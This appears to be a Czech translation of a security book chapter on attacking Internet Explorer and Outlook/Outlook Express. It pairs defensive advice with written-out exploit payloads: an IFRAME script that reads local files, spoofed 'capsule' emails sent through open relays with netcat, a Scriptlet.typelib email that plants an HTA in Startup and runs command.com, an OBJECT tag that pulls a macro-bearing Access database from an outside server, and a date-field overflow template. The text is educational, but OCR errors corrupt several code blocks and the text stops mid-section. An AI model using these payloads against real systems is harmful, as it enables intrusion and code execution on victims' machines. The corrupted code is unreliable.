Jednou málo známých bezpečnostních funkcí Internet Exploreru je takzvaný mezidoménový bezpečnostní model (cross-domain security model). Popis tohoto konceptu najdete v dokumentu <http://www.microsoft.com/technet/security/bulletin/fq00-009-asp>. Krátce řečeno se jedná o to, že IE vnitřně zabraňuje v přístupu k datům nacházejícím se v okně otevřeném jedním webovým serverem z okna otevřeného jiným serverem. Server je přitom definován jako nejjednodušší forma IE domény. Důsledkem tohoto mechanismu je, že HTML rámec otevřený uvnitř okna může být přístupný pouze rodičovskému oknu, které je ve stejně doméně.

Zajímavé je to, že lokální souborový systém je interpretován IE také jako doména, takže chyby tohoto modelu umožňují zákeřným operátorům prohlížet nejenom obsah jiných webových serverů, ale i obsah lokálního disku napadeného klienta.

Některé z těchto chyb lze snadno zneužít pomocí několika řádků kódu na útočníkově webovém serveru nebo zasláním e-mailu. Nejdůležitější útoky tohoto typu jsou popsány na následujících rádcích.

## Zneužití IFRAME a příkazu document.exec ke čtení cizích domén

Rozšířenost	5
Složitost	6
Dopad	7
Celkové riziko	6

Guru přes webové prohlížeče, Georgi Guninsky, identifikoval několik případů, kdy je mezidoménový bezpečnostní model narušen. Podrobnosti lze nalézt na <http://www.guninski.com/browsers.html>.

K demonstraci problémů Georgi často používá tag **IFRAME**. IFRAME je rozšířením jazyka HTML 4.0. Oproti standardnímu tagu **FRAME** vytváří **IFRAME** plovoucí rámec, který je umístěn uprostřed běžné stránky HTML stejně jako vložený obrázek. Jedná se o relativně nenápadný způsob vložení dat z jiných serverů nebo dokonce dat z lokálního souborového systému do webové stránky a dobré se hodí k utajenému přístupu k datům z jiných IE domén.

Tento typ útoku nastavuje zdroj tagu **IFRAME** na lokální soubor serveru a poté do tagu vkládá JavaScript, který je vykonán v doméně lokálního souborového systému klienta. Jestliže vložený JavaScript obsahuje kód podobný následujícímu:

```
IFRAME.focus(); document.execCommand("příkaz")
```

bude *příkaz* vykonán v rámci **IFRAME**, v kontextu domény klienta.

Pokud zákeřný operátor webového serveru zná (nebo umí uhádnout) jméno a umístění souboru v lokálním souborovém systému, může ho zobrazit v okně prohlížeče. Pokud je soubor takového typu, že přímo zobrazit nejde (např. `winnt\repair\sam._`), spustí IE dialog o uložení souboru na disk. Na <http://www.guninski.com/execc.html> je uveden jako příklad kód, který z disku uživatele přečte soubor C:\test.txt (pokud existuje).

## Obrana proti útoku pomocí IFRAME Exec

Aplikujte záplatu <http://www.microsoft.com/technet/security/bulletin/ms99-042.asp>. Alternativou je zákaz ActiveX skriptů postupem uvedeným v sekci o bezpečnostních zónách.

## Kontrola IE domény

Rozšířenost	<b>5</b>
Složitost	<b>6</b>
Dopad	<b>7</b>
Celkové riziko	<b>6</b>

Andrew Nosenko z Mead & Company v červnu 2000 oznámil, že dvě funkce v IE nesprávně kontrolují příslušnost k doméně, což umožňuje zákeřné HTML stránce otevřít rámec obsahující lokální soubor a přečíst ho (viz <http://www.ntsecurity.net/go/loader.asp?id=/security/ie5-17.htm>). Georgi Guninsky se nenechal zahanbit a na svém serveru zveřejnil podobnou chybu. Georgiho kód je až podezřele jednoduchý:

```
<IFRAME ID="I1" X/IFRAME>
<SCRIPT for-I1 event="NavigateComplete2(b)">
alert("Here is your file:\n"+b.document.body.innerText);
</SCRIPT>
<SCRIPT>
I1.navigate("file:///c:/test.txt");
setTimeout('I1.navigate("file:///c:/test.txt") ',1000);
</SCRIPT>
```

Kód opět zobrazuje pouze testovací soubor, ale jednoduchou změnou řádky „file://c:/test.txt“ může přečíst libovolný soubor, ke kterému má prohlížeč přístup.

## Obrana proti chybě v kontrole IE domény

Aplikujte záplatu <http://www.microsoft.com/technet/security/bulletin/fqOO-033.asp>. Alternativou je opět vypnutí ActiveX skriptů, které však vede k omezení funkčnosti některých webových serverů (viz předešlá diskuse o bezpečnostních zónách).

## ZNEUŽITÍ SSL

SSL je protokol, prostřednictvím kterého dnes probíhá v Internetu většina bezpečných transakcí e-komerce. Je založen na použití asymetrické šifry (veřejného klíče), která může být pro začátečníka trochu složitá, ale představuje velmi důležitý koncept pro každého, kdo chce v moderní ekonomice něco prodávat nebo nakupovat. Pěkný celkový popis principů založených v SSL je dostupný na <http://home.netscape.com/security/techbriefs/ssl.html>.

SSL je specifikaci, která je interpretována těmi, kdo ji implementují do svých softwarových produktů. Jak jsme však již několikrát viděli, bývá někdy značný rozdíl mezi specifikací a konečným produktem. Některé implementace mohou dokonce díky obsaženým chybám přivést všechny skvělé myšlenky vniveč. O jedné takové chybě implementace si povíme v následujícím textu.

Ale dříve než začneme, doporučujeme, abyste začali používat co možná nejsilnější SSL šifru. Díky zmírnění U.S. exportních pravidel je dnes 128bitová šifra dostupná pro každou zemi, která není embargovana. Jak tímto způsobem aktualizovat IE, se dovíte ve volbě menu Nápověda. Uživatelé Netscape zjistí více na <http://home.netscape.com/download>.

## Obejítí validace SSL certifikátu

Rozšířenost	<b>3</b>
Složitost	<b>1</b>
Dopad	<b>6</b>
Celkové riziko	<b>3</b>

Tento útok využívá podvržení legitimního SSL certifikátu cílového webového serveru, který bývá normálně ověřován DNS jménem a IP adresou serveru. Tak to má alespoň fungovat podle specifikací SSL. Tým ACROS ze Slovenska však objevil, že všechny verze Netscape Communicatoru starší než 4.73 ověřují proti existující relaci pouze IP adresu z certifikátu. Pokud tedy útočník donutí klienta napojit se na záškodnický WWW server, který se vydává za ten pravý, budou všechny další SSL relace k pravému serveru ve skutečnosti uskutečněny na server útočníka, a to bez jakéhokoli varování.

Je nám jasné, že vám může výše uvedený výklad zamotat hlavu. Podrobnější vysvětlení najdete v dokumentu <http://www.cert.org/advisories/CA-2000-05.html> (CERT Advisory 2000-05). Příklad v uvedeném dokumentu používá služby Verisign a Thawte. Uvedené IP adresy jsou však již zastaralé.

Příliš mnoho lidí si myslí, že pokud uvidí v okně prohlížeče známý SSL zámeček, nemůže se jim nic stát. ACROS ukázali, že dokud software vyvíjí člověk, není to v žádném případě pravda.

Podobná chyba byla týmem ACROS objevena i v IE, s tím rozdílem, že IE kontroloval pouze to, zda byl certifikát vydán oprávněnou certifikační autoritou (CA), a vůbec se nesnažil ověřit jméno serveru nebo expirační dobu certifikátu. Stávalo se to v případě, že ke spojení na SSL server docházelo prostřednictvím rámce nebo obrázku (což je klasická cesta vytvoření spojení, které uživatel snadno přehlédne). IE také nedokázal znova ověřit certifikát v případě, kdy bylo vytvořeno nové SSL spojení s tím samým serverem, během té samé IE relace.

## Obrana proti obejití validace SSL certifikátu

Jak již bylo řečeno, problém odstraníte upgradem na Communicator verze 4.73 nebo vyšší (získáte ho na <http://home.netscape.com/download>). Uživatelé IE mohou prostudovat dokument <http://www.microsoft.com/technet/security/bulletin/ms00-039.asp>, kde najdou informace o odpovídající záplatě.

Jedinou cestou, jak zjistit pravost certifikátu serveru, je jeho manuální kontrola. Jak v Netscapu, tak i v IE můžete klepnout na malou ikonu zámečku ve spodní části okna a certifikát bude zobrazen (viz obrázek 16-5).



Obrázek 16-5. Kontrola SSL certifikátu serveru v okně IE. Při SSL komunikaci se servery ověřte, zda je tato informace taková, jakou očekáváte.

Informaci o certifikátu můžete získat také stisknutím tlačítka Security (v Netscapu) nebo v IE volbou Nástroje - Možnosti sítě Internet - Obsah. V IE lze navíc pomocí nastavení Zjišťovat odvolání certifikátů

serveru i případné odvolání certifikátu vydavatele. Tato kontrola se v IE zapíná v menu: Nástroje - Možnosti sítě Internet - Upřesnit - Zabezpečení.

## ZNEUŽÍVÁNÍ ELEKTRONICKÉ POŠTY

Většina lidí zná Internet pouze podle jeho nejvíce viditelného rozhraní - WWW. Denní objem dat přenesený pomocí e-mailu však pravděpodobně převyšuje objem dat přenášený protokolem HTTP. E-mail je tak jednou z nejfektivnějších přístupových cest k počítači uživatele Internetu. Je zajímavé, že právě skloubení těchto dvou nejpopulárnějších technologií (SMTP a HTTP) astronomicky zvyšuje potenciální nebezpečí každého uživatele. Pošta formátovaná pomocí HTML je stejně efektivní metoda útoku jako výše popsaný útok na web klienta. Dá se však předpokládat, že útok pomocí e-mailu bude ještě efektivnější, díky jeho adresnosti. Stačí vložit do zprávy trochu mobilního kódu a obelstění důvěřivého uživatele se stane dětskou hrou.

### Poznámka

Ačkoli se v této kapitole budeme zabývat výhradně e-mailem, většinu zde popsánych technik lze využít i v případě zpráv rozesílaných pomocí news konferencí. Využití news může vést dokonce k mnohem plošnějšímu útoku než techniky spamu (hromadného zasílání nevyžádaných dopisů), popisované dále.

## Generování e-mailů

Dříve než se ponoříme do diskuse o specifických útocích, podíváme se, jakým způsobem je vlastně takový zákeřný dopis odeslán. Ve skutečnosti je to složitější, než si myslíte, protože většina moderních, graficky orientovaných poštovních klientů nedovoluje přímou manipulaci s hlavičkou SMTP (Simple Mail Transfer Protocol - jednoduchý protokol pro přenos elektronické pošty) zprávy. Je ironií, že Microsoft je neustále kritizován za problémy, které mají jeho produkty používané na straně příjemce s bezpečností, a přitom je extrémně složité odeslat zákeřně zakódovanou HTML zprávu z produktu, jako je Outlook nebo Outlook Express (OE). Uživatel Unixu mohou naproti tomu vytvořit takovou zprávu pomocí nepřeberného množství klientů určených pro příkazovou řádku.

Pod Windows je naším oblíbeným způsobem manuálního odeslání e-mailu přímé připojení na SMTP server. Nejlepší metodou je předání textového souboru obsahujícího vhodné SMTP příkazy na vstup programu netcat, který je odešle na vybraný SMTP server. Popišme si, jak to provést.

Za prvé vytvořte textový soubor (nazvěme ho malicia.txt), který bude obsahovat odpovídající SMTP příkazy a data. Je velmi důležité správně vytvořit část hlavičky obsahující MIME (Multi-Part Internet Mail Extension) deklarace, jinak nebude e-mail správně naformátován. Velmi často potřebujeme, aby byly zprávy tohoto typu formátovány jako dokument HTML, který obsahuje škodlivý kód. Kritickou částí hlavičky jsou tři řádky začínající „MIME-Version: 1.0“:

```
helo
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
```

```
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding: 7bit
<HTML>
<h2>Hello World!</h2>
</HTML>
```

qui t

Následující příkazová řádka pošle vytvořený soubor na vstup programu netcat, který ho předá na port 25 (SMTP) vybraného poštovního serveru:

```
type malicious.txt | nc -vv mail.openrelay.net 25
```

Připomeňme, že v případě, kdy e-mail odesílá lživý útočník, je mail.openrelay.net většinou obskurní poštovní server, který umožňuje takzvaný mail-relaying (prijímá požadavky na odeslání dopisu na jakoukoli cizí adresu z jakékoli cizí domény), takže na cílovém počítači nelze určit, odkud vlastně zákeřný dopis původně pochází.

### Poznámka

Takovéto „otevřené“ SMTP servery jsou často zneužívány k hromadnému rozesílání nevyžádaných dopisů a jejich seznam lze snadno získat v Usenet (news) konferencích a na <http://mail-abuse.org>.

O něco složitější je, pokud chcete se svou HTML zprávou odeslat i nějakou přílohu. Pak musíte do zprávy přidat další sekci MIME a zakódovat přílohu jako Base64 podle MIME specifikace (RFC 2045 až 49). K rychlému a automatickému zakódování přílohy můžete použít program mpack od Johna G. Myerse (<http://www.21st-century.net/Pub/Utilities/Archivers>). Mpack vytvoří i odpovídající MIME hlavičky, takže lze jeho výstup odeslat přímo na SMTP server. Následující příkazová řádka zakóduje soubor plant.txt do souboru plant.mim. Přepínač -s specifikuje Subject e-mailu a není povinný:

```
mpack -s Nasty-gram -o plant.mim plant.txt
```

Nyní se dostáváme ke složitější části celé akce. Tato MIME sekce musí být připojena k stávající zprávě. Použijeme zprávu z předchozího příkladu (malicia.txt) a rozdělíme ji pomocí MIME oddělovačů definovaných na řádcích „Content-type:“. MIME oddělovače (boundaries) jsou uváděny dvěma pomlčkami a konečný oddělovač je dvěma pomlčkami ukončen. Všimněte si také vložené „multipart/alternative“ MIME sekce (boundary2), díky které příjemce správně dekóduje HTML tělo naší zprávy. Dejte si velký pozor na přechody na další řádek, protože formát MIME může být interpretován různě, v závislosti na jejich umístění. Všimněte si, že důležitost této zprávy je nastavena na „Vysoká“ (high), což je další prvek, který má za úkol obelstít příjemce.

```
he1o somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: multipart/mixed ;
boundary=_boundary1_
```

```

--boundary1_
Content-Type: multipart/alternative;
boundary="boundary2_"

--boundary2_
Content-Type: text/html; charset=us-ascii

<HTML>
<h2>Hello World!</h2>
</HTML>

--boundary2_-

--boundary1_
Content-Type: application/octet-stream; name="plant.txt"
Content-ID: <5551212>
Content-Transfer-Encoding: base64
Content-Disposition: inline; filename="plant.txt"
Content-MD5: Psn+mcJEvOfPwoEc40XYTA==

SSBjb3VsZGEgaGFja2VkiHlhIGJhZCANCg==

--boundary1_-
.
qui t

```

Tento soubor předáme na vstup programu netcat, který ho pošle na SMTP port (25) otevřeného poštovního serveru. Server doručí HTML zprávu s připojeným souborem plant.txt na adresu `hapless@victim.net`. Podrobnější popis oddělovačů MIME najdete v RFC 2046 sekci 5.1.1. (<ftp://ftp.isi.edu/in-notes/rfc2046.txt>). K lepšímu pochopení problematiky může také přispět odeslání naší testovací zprávy do Outlook Expressu a její následná analýza pomocí voleb Vlastnosti - Podrobnosti - Zdroj zprávy.

V následujícím textu se budeme o této formě dopisu zmiňovat jako o „kapsli“ a budeme ji dále používat při demonstraci specifických útoků.

## Obrana proti zákeřným e-mailům

 Zobrazování HTML zpráv klientem by bylo vhodné úplně zakázat. Bohužel je to v případě většiny moderních programů velmi složité, ne-li nemožné. Velmi důležitý je však absolutní zákaz automatického vykonávání mobilního kódu. Jak to udělat jsme již popisovali v sekci o bezpečnostních zónách, ale radší si to ještě jednou ukážeme na konkrétním příkladu poštovního klienta. V případě Microsoft Outlooku i Outlook Expressu nastavte Zónu zabezpečení v menu Nástroje - Možnosti - Zabezpečení na Zónu serverů s omezeným přístupem. Toto jediné nastavení vás ochrání před většinou problémů popsaných dále a velmi ho doporučujeme.

Kritické je samozřejmě také bezpečné zpracování příloh e-mailů. Většina uživatelů svaluje vinu za vzniklé problémy na „výrobce“ zákeřného programu (jako je třeba virus ILOVEYOU, popsaný později), ale faktum

zůstává, že každý takovýto útok vyžaduje alespoň minimální spolupráci uživatele (ne-li přímo překročení pravidel bezpečnostní politiky organizace). Záplata určená pro Outlook uživatelům ještě více ztěžuje automatické spouštění příloh tím, že je nutí „proklepat“ se přes minimálně dvě dialogová okna, než dojde k samotnému vykonání přílohy. Záplata také nastavuje bezpečnostní zónu na Omezené servery. Nejedná se sice o absolutní zabezpečení klienta (jak uvidíme později), ale značně to ztěžuje práci útočníkům rychlokvaškám. Bezpečnost zvýší i dobrý úsudek: Neotevřejte zprávy a nespouštějte přílohy od lidí, které neznáte.

## Vykonání libovolného kódu prostřednictvím e-mailu

Následující útoky demonstrují mnoho různých mechanismů používaných k vykonání kódu na počítači cílového uživatele. Mnohé z nich jsou aktivovány pouhým přečtením zprávy nebo jejím prohlédnutím v okénku náhledu programů Outlook/OE.

### Poštovní útoky zneužívající „Safe for Scripting“

Těžko si dovedeme představit smrtelnější útok: Jediné, co musí oběť udělat, je přečíst si dopis (nebo si ho prohlédnout v okénku náhledu programů Outlook/OE). *Není třeba žádaté zvláštní akce ze strany uživatele.* Tuto zákeřnost vám opět přináší nás starý známý ovládací prvek ActiveX Scriptlet.typelib. Stejně snadno lze zneužít i Eyedog.ocx, ale tento konkrétní útok je založen na příkladu <http://www.guninski.com/scrlb-desc.html>, poskytnutém nikým jiným než Georgi Guninskym. Zde je lehce modifikovaná verze jeho kódu vložená do „kapsle“:


```

hel0 somedomain.com
mail from: <mallory@malweary.com>
rcpt to: <hapless@victim.net>
data
subject: Ya gotta read this!
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii
Content-Transfer-Encoding : 7bit
If you have received this message in error, please delete it.
<object id="scr" classid="clsid:06290BD5-48AA-11D2-8432-006008C3FBFC">
</object>
<SCRIPT>
scr.Reset();
scr.Path="C:\\\\WIN98\\\\startmenu\\\\programs\\\\startup\\\\guninski.hta";
scr.Doc=<object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-
00C04FD58A0B'><SCRIPT>alert(' Written by Georgi Guninski http://www.
guninski.com');wsh.Run('c:\\\\WIN98Wcommand.com');<"/"+"SCRIPT">;
scr.write();
</SCRIPT>
</object>
.
qui t


```

Tento kód útočí ve dvou krocích. Nejprve vytvoří aplikaciční soubor HTML (.HTA) v uživatelském adresáři Startup a zapíše do něj kód obsažený ve skriptu. Vytvoření souboru probíhá nenápadně během prohlížení

zprávy a pro uživatele je téměř neviditelné. Oběť by musela být velmi pozorná, aby si všimla publikování diody signalizující práci disku. Na obrázku je vidět, jak vypadá naše testovací zpráva v poštovní schránce (Outlook Expressu) uživatele. Vidíte vše, co je třeba udělat k tomu, aby útok proběhl: zobrazení zprávy v okénku náhledu.



Druhý krok útoku proběhne, jakmile dojde k nevyhnutelnému restartu počítače uživatelem (skript lze samozřejmě upravit tak, aby počítač restartoval sám). Soubor .HTA je vykonán (soubory .HTA jsou automaticky interpretovány příkazovým interpreterem Windows) a uživatel uvidí následující pozdrav:



V našem případě se jedná o zcela neškodnou akci, ale uvědomte si, že napadený uživatel je zcela vydán na milost a nemilost útočníkovi.

Chyby v Scriptletu zneužíval takzvaný KAK červ, který může být snadno použit i proti neopatrнm (a neozáplatovaným) uživatelům Outlooku/OE. Více informací o červu KAK najdete v dokumentu <http://www.symantec.com/avcenter/venc/data/wscript.kakworm.html>.

## Obrana proti útokům zneužívajícím „Safe for Scripting“

Aplikujte záplatu pro komponenty ActiveX Scriptlet/Eyedog, dostupnou na <http://www.microsoft.com/technet/security/bulletin/ms99-032.asp>.

Je velmi důležité opět připomenout, že záplata řeší pouze problémy s komponentami Scriptlet a Eyedog. Pravé bezpečí vám zajistí až zákaz ActiveX v poštovním klientovi postupem, který byl popsán v sekci o bezpečnostních zónách.

## Vykonání dokumentů MS Office pomocí ActiveX



Rozšířenost	5
Složitost	5
Dopad	10
Celkové riziko	7

Když Georgi Guninski prozkoumal ActiveX tagy vložené do e-mailů ve formátu HTML a vykonávající nebezpečné ovládací prvky, neusnul na vavřínech a publikoval dokumenty obsahující informace o tom, že pomocí té samé techniky lze spustit potenciálně nebezpečné dokumenty Microsoft Office (dokumenty Office se chovají téměř jako ovládací prvky ActiveX). Problém je popsán v dokumentu <http://www.guninski.com/sheetex-desc.html> (Excel a PowerPoint) a v dokumentu <http://www.guninski.com/access-desc.html> (Access a VBA).

Dále se budeme zabývat problémem VBA a Accessu. Máme pro to dva důvody. První je, že problém Excelu a PowerPointu je zajímavější, protože umožňuje zapisovat soubory přímo na disk uživatele, takže mu věnujeme celou sekci. Za druhé je problém Accessu podle méně mnoha odborníků na bezpečnost nebezpečnější, protože obchází libovolný bezpečnostní mechanismus, který aplikuje uživatel ve vztahu k ActiveX! Je to tak, i když ActiveX kompletně zakážete, jste stále napadnutelní. SANS institut považuje tuto díru za tak nebezpečnou, že ji označil jako „pravděpodobně nejnebezpečnější programátorskou chybou na pracovní stanici s Windows (všechny varianty 95, 98, 2000, NT 4.0), kterou kdy Microsoft udělal“ (viz [http://www.sans.org/newlook/resources/win\\_flaw.htm](http://www.sans.org/newlook/resources/win_flaw.htm)). Smutné je, že toto senzacechтивé prohlášení je zřejmě pravdivé.

Problém spočívá v kontrolách, které provádějí Windows v případě, že je pomocí tagu OBJECT nahrán do IE soubor databáze Access (.MDB). Uvedme příklad takového tagu, poskytnutý Georgi Guninskim:

```
<OBJECT data="db3.mdb" id="d1"></OBJECT>
```

Jakmile IE narazí na tento tag, nahraje Access databázi specifikovanou v parametru „data=“ a zavolá Access, aby ji otevřel. Udělá to však ještě před tím, než varuje uživatele o případných škodách způsobených spuštěním databáze. Databáze je tedy spuštěna, ať má IE/Outlook/OE ovládací prvky ActiveX zakázány, či nikoli. Uf.

Útok popisovaný Georgim využívá soubor db3.mdb umístěný na jeho webovém serveru. Jedná se o Access databázi obsahující jediný formulář, který spustí Wordpad. Ukažme si další „kapsli“, která uvádí zmíněný útok do praxe:

```
he1o somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: And another thing!
```

Importance: high  
 MIME-Version: 1.0  
 Content-Type: text/html; charset=us-ascii

```
<HTML>
<h2>Enticing message here!</h2>
<OBJECT data="http://www.guninski.com/db3.mdb" id="d1"></OBJECT>
</HTML>
```

quit

Na řádce 12 jsme explicitně specifikovali URL odkazující na Georgiho soubor db3.mdb. SANS tvrdí, že k získání podobné databáze použili SMB sdílení souborů skrze Internet. Vhodným místem k uložení databáze může být i ftp server. O dalších možných úložištích, která může útočník použít, si povíme dále.

Klíčovým bodem v tomto případě je, že tento jednoduchý tag donutí IE/Outlook/OE nahrát a spustit soubor, který obsahuje výkonné VBA makro, bez nutnosti jakékoli akce uživatele. Je vůbec mezi čtenáři někdo, komu by z toho nešel mráz po zádech?

## Obrana: Definujte heslo administrátora databáze Access

Vypnutí ActiveX vás proti tomuto útoku neochrání, takže musíte aplikovat záplatu podle následujících instrukcí: <http://www.microsoft.com/technet/security/bulletin/MS00-049.asp>. Samu záplatu (Microsoft problém nazývá chyba IE skriptu - IE Script vulnerability) najdete na <http://www.microsoft.com/windows/ie/download/critical/patch11.htm>.

Microsoft doporučuje náhradní postup, který je vhodné použít, ať již je záplata aplikována či nikoli. Postup spočívá v nastavení administrátorského hesla pro databázi Access (které implicitně není nastaveno):

1. Spusťte Access 2000, ale neotvírejte žádnou databázi.
2. Vyberte Nástroje - Zabezpečení.
3. Zvolte Účty uživatelů a skupin.
4. Vyberte uživatele administrátor, který by měl být implicitně definován.
5. Zvolte záložku Změnit heslo.
6. Heslo administrátora by mělo být prázdné (pokud ho již někdo nezměnil).
7. Přiřaďte uživateli heslo.
8. Stiskněte OK.

Tento postup zabrání běhu zákeřného VBA kódu s plnými privilegii. SANS také poznamenává, že zablokování sdílení prostředků Windows pomocí firewallu (TCP porty 139 a 445) sníží riziko spojené s možností vykonání kódu ze sítě (pokud byl zákeřný kód sdílen pomocí SMB).



## Spouštění souborů pomocí nenulového parametru CLSID ActiveX

Rozšířenost	7
Složitost	9
Dopad	10
Celkové riziko	9

Základem tohoto útoku byla téměř nedbalá poznámka v konferenci Bugtraq (<http://www.securityfocus.com/bugtraq/archive>) týkající se malware.com útoku, označovaného jako „force feeding“ (dostaneme se k němu později). Weld Pond z LOpt, proslavený NT netcatem, vytvořil na základě ponoukání svého kolegy DilDOga ze skupiny Cult of the Dead Cow, proslaveného programem Back Orifice 2000, mechanismus, který umožnil vykonání souboru podstrčeného uživateli pomocí techniky malware.com. Uvedením ActiveX tagu OBJECT s nenulovým parametrem CLSID v e-mailu lze spustit libovolný soubor na disku uživatele. Cílem tedy může být *jakýkoli* vykonavatelný soubor. Zde je příklad „kapsle“, která útok realizuje:

```

hel0 somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
subject: Read this!
Importance: high
MIME-Version: 1.0
Content-Type: text/html; charset=us-ascii

<HTML>
<HEAD>
</HEAD>
<BODY>
<OBJECT CLSID='CLSID:10000000-0000-0000-0000-000000000000'
CODEBASE='c:\windows\calc.exe'X/0BJECT>
</B0DYX/HTML>
```

quit

Všimněte si nenulového parametru CLSID. Ten způsobuje, že všechno funguje. Soubor, který má být spuštěn, je uveden v parametru CODEBASE.

Během testování jsme si však všimli, že aby vše fungovalo, musí zřejmě nastat vhodná konstelace planet. Nás Outlook Express 5.00.2615.200 měl nastavenou bezpečnostní zónu na nízké zabezpečení, a přesto se dožadoval pomocí dialogového okna potvrzení vykonání ovládacího prvku, když jsme se pokoušeli spustit calc.exe z adresáře System. Uživatel by musel být velmi hloupý, aby naletěl. Přesto se však jedná o slabý postup, zvláště ve spojení s útokem, který umožní uložit na disk libovolný soubor.



## Obrana proti použití nenulového parametru CLSID

Na základě našeho testování můžeme říci, že problém řeší správné nastavení bezpečnostních zón.



## Přeplnění pole datum Outlooku/OE

Rozšířenost	7
Složitost	9
Dopad	10
Celkové riziko	9

Máte dojem, že příčinou všech problémů je ActiveX? 18. července roku 2000 byl do konference Bugtraq (<http://www.securityfocus.com/bugtraq/archive>) odeslán popis chyby Outlooku/OE, která nemá s ActiveX nic společného.

Jedná se o klasický problém přeplnění bufferu, způsobený vložením neobvykle dlouhé GMT sekce do datového pole hlavičky dopisu. Jestliže je takováto zpráva stahována ze serveru pomocí protokolu POP3 nebo IMAP4, způsobí program INCETCOMM.DLL, zodpovědný za zpracování GMT tokenu, zhroucení Outlooku/OE a umožní vykonání libovolného kódu. Uvedme jednoduchý příklad kódu realizujícího tento útok:

Dáte: Tue, 18 July 2000 14:16:06 +<přibližně 1000 bajtů><strojový kód, který chceme vykonat>

Jak jsme již několikrát říkali, pokud může útočník vykonat na cílovém počítači libovolný kód, znamená to vždy konec systému. Zákeřný dopis může snadno nainstalovat trojského koně, červa, porušit integritu systémových programů a konfigurací, spustit přílohu, může prostě udělat cokoli.

Uživatelům OE stačí otevřít adresář se zákeřnou zprávou nebo pouze stáhnout takovou zprávu z poštovního serveru a dojde k přeplnění bufferu. Uživatelé se tak dostanou do bludného kruhu: správa není nikdy zcela stažena a při každém dalším pokusu dojde znova a znova ke zhroucení programu a vykonání nepřátelského kódu. Problém se dá obejít tak, že použijeme jiného poštovního klienta než Outlook/OE a problematický dopis ze serveru smažeme (musíme ovšem vědět, který dopis je ten problematický...). Vhodný je například Netscape Messenger, který ukazuje v náhledu pole data, podle kterého lze nepřátelskou zprávu odhalit. Uživatelé Outlooku se stanou obětí tohoto útoku v případě, že si budou inkriminovanou zprávu prohlížet v náhledu, čist, odpovídat na ni nebo ji předávat dál.

Bylo zjištěno, že kód, který byl odeslán do konference Bugtraq, byl původně určen pro poštovní server v privátní síti a nefungoval, pokud byl odeslán uživatelům v Internetu. Vypadá to, že se dopis dostal do konference omylem, když Aaron Drew experimentoval s „kapslí“ a dopis odeslal místo na svůj server do Bugtraqu. Zpráva vypadala nějak takhle (všimněte si rádky Dáte: kód realizující přetečení bufferu je kvůli přehlednosti vypuštěn a hranaté závorky nejsou v reálném případě nutné):

```
he1o somedomain.com
mail from: <mallory@attack.net>
rcpt to: <hapless@victim.net>
data
Date: Sun, 7 May 2000 11:20:46 +[-1000bajtů + hexadecimální nebo ascii kód]
```

```

Subject: Date overflow!
Importance: high
MIME-Version: 1.0

Content-Type: text/plain; charset=us-ascii

This is a test of the Outlook/OE date field overflow.

quit

```

USSR (Underground Security Systems Research, <http://www.ussrback.com>) oznámili, že tuto chybu objevili také (nebo se o ní alespoň dověděli od hackera jménem Metatron), ale že ji nezveřejňovali a čekali, dokud Microsoft nezveřejní její záplatu. Do konference poslali kód, který z napadeného počítače navázal spojení s jejich webovým serverem. Způsob vykonání kódu je téměř totožný s příkladem uvedeným výše.

## Obrana proti přeplnění pole datum

Podle dokumentu zveřejněného Microsoftem (<http://www.microsoft.com/technet/security/bulletin/MS00-043.asp>) lze chybu odstranit záplatou <http://www.microsoft.com/windows/ie/download/critical/patch9.htm> nebo implicitní instalací následujících verzí programu:

- Internet Explorer 5.01 Service Pack 1
- Internet Explorer 5.5 na libovolném systému, kromě Windows 2000
- Uživatelé Windows 2000 se musí vrátit zpět k verzi 5.01, aplikovat záplatu a poté provést aktualizaci na verzi 5.5. Windows SFP totiž zabrání aktualizaci wab32.dll ze záplaty pro IE 5.5-

Neimplicitní instalace těchto upgradů řeší problém také, ale je třeba vybrat takovou instalační metodu, která nainstaluje aktualizovanou verzi komponent Outlook Expressu (na to, zda komponenty instalovat, byste měli být dotázáni instalacní procedurou).

### Poznámka

IE 5.5 instalovaný pod Windows 2000 neinstaluje aktualizované komponenty Outlook Expressu, takže tuto chybu neeliminuje!

Microsoft také tvrdí, že uživatelé Outlooku, kteří ho mají nakonfigurovaný tak, aby používal pouze služby MAPI, se nemusí ničeho obávat, nezávisle na nainstalované verzi IE. INETCOMM.DLL není vůbec použit, pokud nejsou pomocí Nástroje - Služby nainstalovány internetové poštovní služby.

## Vykonání MIME přílohy

Rozšířenost	6
Složitost	8
Dopad	10
Celkové riziko	8

Tento útok, který zneužívá tag **IFRAME** a zákeřné chování e-mailové přílohy, objevil význačný analytik otázkou bezpečnosti IE Juan Carlos García Cuartango. Juan přišel na to, že vykonavatelné soubory mohou

být v IE nebo e-mail klientovi vykonány automaticky v případě, že jsou označeny nesprávnými MIME typy. Toto nekorektní označení typů může dokonce obejít filtry kontroloující obsah e-mailů.

Na svých stránkách WWW (<http://www.kriptopolis.com>) uvádí Juan Carlos tři příklady použití tohoto útoku. Dále následuje jedna z variant, kdy je vykonavatelný skript hello.bat vydáván za soubor typu audio. Modifikovali jsme Juanův kód tak, aby ho bylo možné použít s naší kapsli, která je uzpůsobena k odeslání přímo na SMTP server.

```

